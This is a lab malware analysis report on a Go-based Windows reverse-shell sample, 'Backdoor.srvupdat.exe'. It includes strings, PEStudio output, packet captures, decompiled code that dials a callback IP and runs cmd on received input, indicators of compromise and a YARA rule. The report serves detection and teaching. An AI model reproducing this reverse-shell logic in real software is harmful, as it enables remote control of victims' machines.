

Practical Malware Analysis & Triage

Malware Analysis Report

Backdoor.srvupdat.exe

Jan 2023 | @hegdenischay | v1.0



Table of Contents

Executive Summary.....	3
High-Level Technical Summary.....	4
Malware Composition.....	5
Basic Static Analysis.....	6
Basic Dynamic Analysis.....	8
Advanced Static Analysis.....	9
Advanced Dynamic Analysis.....	12
Indicators of Compromise.....	13
Network Indicators.....	13
Host-based Indicators.....	13
Rules & Signatures.....	14
Appendices.....	15
A. Yara Rules.....	15
B. Callback URLs.....	15



Executive Summary

SHA256 hash	914CAD877A41F12BB0998BC1C28D04EE2FB33C4538707547CAD726B41F7D01C3
-------------	--


Backdoor.srvupdat.exe is a golang-based reverse shell malware sample, first uploaded onto the PMAT-labs GitHub repository on Oct 19th, 2021. It was first uploaded to VirusTotal on Dec 15th, 2021 and is currently reported as Malicious by four AV vendors. This runs on the Microsoft Windows Operating system, and is written for the x64 architecture. It consists of a single payload that contacts two URLs, opens a reverse shell to a particular IP and installs a Service. Symptoms of infection include reaching out to any of the URLs listed in Appendix B, or a blank `cmd.exe` showing up on a desktop. The associated service installed was not able to be found in this investigation.

YARA signature rules are attached in Appendix A. Malware sample has already been found on VirusTotal with confidence from several vendors that it is malicious.



High-Level Technical Summary

`Backdoor.srvupdat.exe` consists of a single golang binary that attempts to contact a URL as part of an [Environmental Keying](#) tactic. If that URL exists, making it highly likely that the binary is running inside a simulated internet, the malware then proceeds to make a TCP connection to its callback URL, which initiates a Reverse Shell.





Malware Composition

Backdoor.srvupdat.exe consists of a single golang binary.

File Name	SHA256 Hash
Backdoor.srvupdat.exe	914cad877a41f12bb0998bc1c28d04ee2fb33c4538707547cad726b41f7d01c3

This is the binary that spawns a reverse shell and installs a service. Please note that at the time of writing of this report, the service was not found to be running in the system, so this may not be able to persist in the system with this method.



Basic Static Analysis

Basic static analysis of program strings reveals that the binary is using the golang language, since golang-related strings abound in the `strings` output. For example:

It has the path on the Malware author's machine where the program was compiled.

```
main.main
/home/husky/Desktop/PMAT-maldev/dev/src/GoRevShell/revshell.go
/home/husky/go/src/github.com/kardianos/service/service_windows.go
/home/husky/go/src/github.com/kardianos/service/service_go1.8.go
/home/husky/go/src/github.com/kardianos/service/service.go
/home/husky/go/src/github.com/kardianos/service/console.go
/home/husky/go/src/golang.org/x/sys/windows/svc/mgr/service.go
/home/husky/go/src/golang.org/x/sys/windows/svc/mgr/recovery.go
/home/husky/go/src/golang.org/x/sys/windows/svc/mgr/mgr.go
/home/husky/go/src/golang.org/x/sys/windows/svc/mgr/config.go
/home/husky/go/src/golang.org/x/sys/windows/svc/eventlog/log.go
/home/husky/go/src/golang.org/x/sys/windows/svc/eventlog/install.go
/home/husky/go/src/golang.org/x/sys/windows/svc/sys_windows_amd64.s
/home/husky/go/src/golang.org/x/sys/windows/svc/go13.go
/home/husky/go/src/golang.org/x/sys/windows/svc/service.go
/home/husky/go/src/golang.org/x/sys/windows/svc/security.go
/home/husky/go/src/golang.org/x/sys/windows/svc/event.go
/home/husky/go/src/golang.org/x/sys/windows/registry/zsyscall_windows.go
/home/husky/go/src/golang.org/x/sys/windows/registry/value.go
/home/husky/go/src/golang.org/x/sys/windows/registry/key.go
/home/husky/go/src/golang.org/x/sys/windows/zsyscall_windows.go
/home/husky/go/src/golang.org/x/sys/windows/exec_windows.go
/home/husky/go/src/golang.org/x/sys/windows/security_windows.go
```

It also has multiple strings that reference common golang libraries like `net/http.DefaultClient`, `net/http`, `syscall`, and the `github.com/*` syntax that is very common when using modules hosted on github.



```
net/http.DefaultClient
go.itab.*bufio.Reader,io.Reader
os.Stdout
go.itab.*os.File,io.Writer
runtime.writeBarrier
main.(*program).run.stkobj
go.itab.*main.program,github.com/kardianos/service.Interface
runtime.zerobase
main.logger
main.main.stkobj
runtime.algarray
main..inittask
bufio..inittask
fmt..inittask
log..inittask
net..inittask
os/exec..inittask
syscall..inittask
net/http..inittask
github.com/kardianos/service..inittask
```

Searching for `github.com/` in the strings output gives an interesting string called `github.com/kardianos/service`, which turns out to be a golang module to start golang functions as a Windows/Linux/OSX service.

PEStudio finds multiple indicators, including some abnormally large strings consistent with behavior in golang, since golang strings do not terminate with a null character.

indicator (63)	detail	level	
strings > flag	26	1	
file > extensions (Ransomware Wiper) > count	44	1	
imports > flag	5	1	
string > size > suspicious	1164 bytes	2	
string > size > suspicious	1168 bytes	2	
string > size > suspicious	1253 bytes	2	
string > size > suspicious	1253 bytes	2	
string > size > suspicious	1255 bytes	2	
string > size > suspicious	1255 bytes	2	
string > size > suspicious	1380 bytes	2	
string > size > suspicious	1386 bytes	2	
string > size > suspicious	1492 bytes	2	
string > size > suspicious	1507 bytes	2	
string > size > suspicious	1778 bytes	2	
string > size > suspicious	1795 bytes	2	
string > size > suspicious	1799 bytes	2	
string > size > suspicious	2118 bytes	2	
string > size > suspicious	2321 bytes	2	
string > size > suspicious	2783 bytes	2	
string > size > suspicious	3119 bytes	2	
string > size > suspicious	4897 bytes	2	
string > size > suspicious	5419 bytes	2	
string > size > suspicious	5466 bytes	2	
string > size > suspicious	6481 bytes	2	
string > size > suspicious	8667 bytes	2	
file > compiler > stamp	Thu Jan 01 00:00:00 1970	2	
file > checksum > invalid	0x00000000	3	
entry-point > location	0x0005C4D0	3	

Backdoor.srvupdat.exe
Jan 2023
v1.0



Basic Dynamic Analysis

Running it in the test environment with INetSim properly configured gives our first network indicator of compromise.


342	90.576368244	10.10.1.237	10.10.1.3	HTTP	172 GET /favicon.ico HTTP/1.1
343	90.576383270	10.10.1.3	10.10.1.237	TCP	54 80 → 1852 [ACK] Seq=1 Ack=119 Win=64128 Len=0
344	90.583106611	10.10.1.3	10.10.1.237	TCP	207 80 → 1852 [PSH, ACK] Seq=1 Ack=119 Win=64128 Len=153 [TCP segment of a reassembled PDU]
345	90.584250580	10.10.1.3	10.10.1.237	HTTP	252 HTTP/1.1 200 OK (image/x-icon)
Frame 342: 172 bytes on wire (1376 bits), 172 bytes captured (1376 bits) on interface enp0s3, id 0					
Ethernet II, Src: PcsCompu_2a:37:36 (08:00:27:2a:37:36), Dst: PcsCompu_15:fb:fe (08:00:27:15:fb:fe)					
Internet Protocol Version 4, Src: 10.10.1.237, Dst: 10.10.1.3					
Transmission Control Protocol, Src Port: 1852, Dst Port: 80, Seq: 1, Ack: 1, Len: 118					
Hypertext Transfer Protocol					
GET /favicon.ico HTTP/1.1\r\n					
Host: ec2-3-109-20-24-srv3.local\r\n					
User-Agent: Go-http-client/1.1\r\n					
Accept-Encoding: gzip\r\n					
\r\n					
[Full request URI: http://ec2-3-109-20-24-srv3.local/favicon.ico]					
[HTTP request 1/1]					
[Response in frame: 345]					

This shows a GET request to the `favicon.ico` file on the hostname `hxxp://ec2-3-109-20-24-srv3.local`. This does not correspond to an actual address on the internet, since it ends in local. It is most likely present as part of Environmental Keying, to make sure that the binary does not run outside of a machine with a simulated internet.




Advanced Static Analysis

Advanced Static Analysis was done in IDA 64-bit. Only one function is of interest, `main__program_run()`. This function is part of three non-library functions, as shown in the figure below:



`main_main` has some interesting strings, including a call to `github_com_kardianos_service_New`. The [source code](#) shows that this particular function accepts a program struct and a config. Reading the source code suggests that the service name in the config might be “`srv`”.



`main__program_Start` simply uses `runtime_newproc`, i.e., a goroutine to call `main__program_run`.



```
main.('program').Start
; __int128 __golang main_program_Start()
public main_program_Start
main_program_Start proc near
var_20= dword ptr -20h
var_18= qword ptr -18h
var_10= qword ptr -10h
var_8= qword ptr -8
arg_0= qword ptr 8
arg_18= xmmword ptr 20h
mov rcx, gs:28h
mov rcx, [rcx+0]
cmp rsp, [rcx+10h]
jbe short loc_6521F8

sub rsp, 20h
mov [rsp+20h+var_8], rbp
lea rbp, [rsp+20h+var_8]
mov [rsp+20h+var_20], 8
lea rax, off_705218
mov [rsp+20h+var_18], rax
mov rax, [rsp+20h+var_10]
call runtime_newproc
xorps xmm0, xmm0
movups [rsp+20h+arg_18], xmm0
mov rbp, [rsp+20h+var_8]
add rsp, 20h
ret

loc_6521F8:
call runtime_morestack_noctxt
jmp short main_program_Start
main_program_Start endp

; DATA XREF: main_program_Start+2B0
```

```
// main.('program').Start
__int128 __golang main_ptr_program_Start()
{
    runtime_newproc(8);
    return 0LL;
}
```

It is in `main__program_run` that we see our first network IOC in the decompilation. There's a `net/http.Get` request to `hxxp[dot]//ec2-3-109-20-24-srv3.local/favicon.ico`

```
var_58= byte ptr -58h
var_8= qword ptr -8
mov rcx, gs:28h
mov rcx, [rcx+0]
lea rax, [rsp+var_F0]
cmp rax, [rcx+10h]
jbe loc_652624


+var_8], rbp
+170h+var_8]
et_http_DefaultClient
+var_170], rax ; __int64
+var_170], rax ; __int64
pEc23109202 ; "http://ec2-3-109-20-24-srv3.local/favicon..."
[rsp+170h+var_168], rax ; __int64
+var_160], 20h ; '-' ; __int64
_client_Get
; "tcp"
+var_170], rax ; __int64
[rsp+170h+var_168], 3 ; __int64
6EF405
+var_160], rax ; __int64
+var_158], 10h ; __int64
+170h+var_148]
+var_F8], rax
+170h+var_150]
+var_110], rcx
_6522C9

loc_6522C9:
lea rdx, RTYPE_io_Writer
mov [rsp+170h+var_170], rdx ; __int64
mov qword ptr [rsp+170h+var_168], rcx ; __int64
mov [rsp+170h+var_160], rax ; __int64
call runtime_com121
mov rax, [rcx+170h+var_158]
```

```
34 net_http_Client_Get(net_http_DefaultClient, (__int64)"http://ec2-3-109-20-24-srv3.local/favicon.ico", 45LL);
35
36 v9 = net.Dial((__int64)"tcp", 3LL, (__int64)&IoTtimeout[6267], 16LL);
37 v0 = v13;
38 v18 = v13;
39 v1 = v9;
40 for ( i = v9; i = 1 )
41 {
42     v10 = runtime_convI2I((__int64)&RTYPE_io_Writer, v1, v0);
43     fmt_Fprintf(v7, v10, (__int64)"CMD: ", 6LL, 0LL, 0LL, 0LL);
44     v11 = runtime_convI2I((__int64)&RTYPE_io_Reader, i, v18);
45     v2 = (__int64 *)v11;
46     if ( v8 != &g_io_tab_bufio_Reader_io_Reader )
47     {
48         v14 = (__int64)v8;
49         if ( v8 != &g_io_tab_bufio_Reader_io_Reader || v2[1] < 4096 )
50         {
51             v29 = 0LL;
52             ((void (*)(void))loc_45B7C5)();
53             v8 = (const __int64 *)runtime_makeslice((__int64)&RTYPE_uint8, 4096LL, 4096LL);
54             v22 = 0LL;
55             v23 = ((__int64 (*)(void))loc_45B7C5)();
56             v24 = 4096LL;
57             v25 = v14;
58             v26 = v11;
59             v27 = -1LL;
60             v28 = -1LL;
61             v29 = v22;
62             ((void (*)(void))loc_45B82A)();
63             v2 = &v29;
64         }
65     }
66     Bytes = bufio_Reader_ReadBytes((__int64)v2, 10);
67     v12 = runtime_sliceBytetostring(0LL, Bytes, (__int64)v8, v11);
68     v16 = v12;
69     v6 = runtime_convTstring(v12, *((__int64 *)&v12 + 1));
70     v10[0] = (__int64)&RTYPE_string;
71     v10[1] = v6;
72     fmt_Fprintf((__int64)&g_io_tab_os_File_io_Writer, os_Stdout, (__int64)v19, 1LL, 1LL);
73     *((_DWORD *)v20 = xmmword_748600);
74     v21 = __PAIR128__((unsigned __int64 *)&v12 + 1), v10);
75     v17 = os_exec_Command((__int64)"cmd", 3LL, (__int64)v20, 2LL, 2LL);
76     v3 = (BYTE *)runtime_newobject(&RTYPE_syscall_SysProcAttr);
77     *v3 = 1;
78     v4 = v17;
```

Then there's a second `net.Dial` request to `10.10.1.237:3301`, which is our second Network IOC, and a callback IP. The code then reads from that particular connection, and executes commands based on input.

Backdoor.srvupdat.exe
Jan 2023
v1.0




Backdoor.srvupdat.exe
Jan 2023
v1.0



Advanced Dynamic Analysis

With an ncat listener at the port 3301, and the IP of the VM configured as 10.10.1.237, a reverse TCP shell is successfully spawned.





Indicators of Compromise

The full list of IOCs can be found in the Appendices.

Network Indicators

1. A GET request to `hxxp[colon]//ec2-3-109-20-24-srv3.local/favicon.ico` with the user-agent `Go-http-client`.

+	342	90.576368244	10.10.1.237	10.10.1.3	HTTP	172	GET /favicon.ico HTTP/1.1
	343	90.576383276	10.10.1.3	10.10.1.237	TCP	54	80 → 1852 [ACK] Seq=1 Ack=119 Win=64128 Len=0
	344	90.583106611	10.10.1.3	10.10.1.237	TCP	207	80 → 1852 [PSH, ACK] Seq=1 Ack=119 Win=64128 Len=153 [TCP segment of a reassembled PDU]
+	345	90.584250580	10.10.1.3	10.10.1.237	HTTP	252	HTTP/1.1 200 OK (image/x-icon)
▶ Frame 342: 172 bytes on wire (1376 bits), 172 bytes captured (1376 bits) on interface enp0s3, id 0							
▶ Ethernet II, Src: PcsCompu_2a:37:36 (08:00:27:2a:37:36), Dst: PcsCompu_15:fb:fe (08:00:27:15:fb:fe)							
▶ Internet Protocol Version 4, Src: 10.10.1.237, Dst: 10.10.1.3							
▶ Transmission Control Protocol, Src Port: 1852, Dst Port: 80, Seq: 1, Ack: 1, Len: 118							
▶ Hypertext Transfer Protocol							
▶ GET /favicon.ico HTTP/1.1\r\n							
Host: ec2-3-109-20-24-srv3.local\r\n							
User-Agent: Go-http-client/1.1\r\n							
Accept-Encoding: gzip\r\n							
\r\n							
[Full request URI: http://ec2-3-109-20-24-srv3.local/favicon.ico]							
[HTTP request 1/1]							
[Response in frame: 345]							

Fig 3: WireShark Packet Capture of Environmental Key

2. A TCP connection to `10.10.1.237:3301`.

Host-based Indicators

1. The file `Backdoor.srvupdat.exe`. This file does not have a specific filepath.



Rules & Signatures

A full set of YARA rules is included in Appendix A.



Appendices

A. Yara Rules

```
rule Backdoor_srvupdat {  
    meta:  
        last_updated = "2023-01-28"  
        author = "PMAT"  
        description = "A sample Yara rule for PMAT"  
        name = "Backdoor.srvupdat.exe"  
  
    strings:  
        $Backdoor_1 = "http://ec2-3-109-20-24-srv3.local/favicon.ico" ascii  
wide  
        $Backdoor_2 = "src/GoRevShell/revshell.go" ascii wide  
        $Backdoor_3 = "github.com/kardianos/service" ascii wide  
        $Backdoor_4 = "service/service_windows.go" ascii wide  
        $Backdoor_5 = "service/service.go" ascii wide  
  
    condition:  
        // Fill out the conditions that must be met to identify the binary  
        all of ($Backdoor_*)  
}
```

B. Callback URLs

Domain	Port
hxxp://ec2-3-109-20-24-srv3.local/ favicon.ico	80
10.10.1.237	3301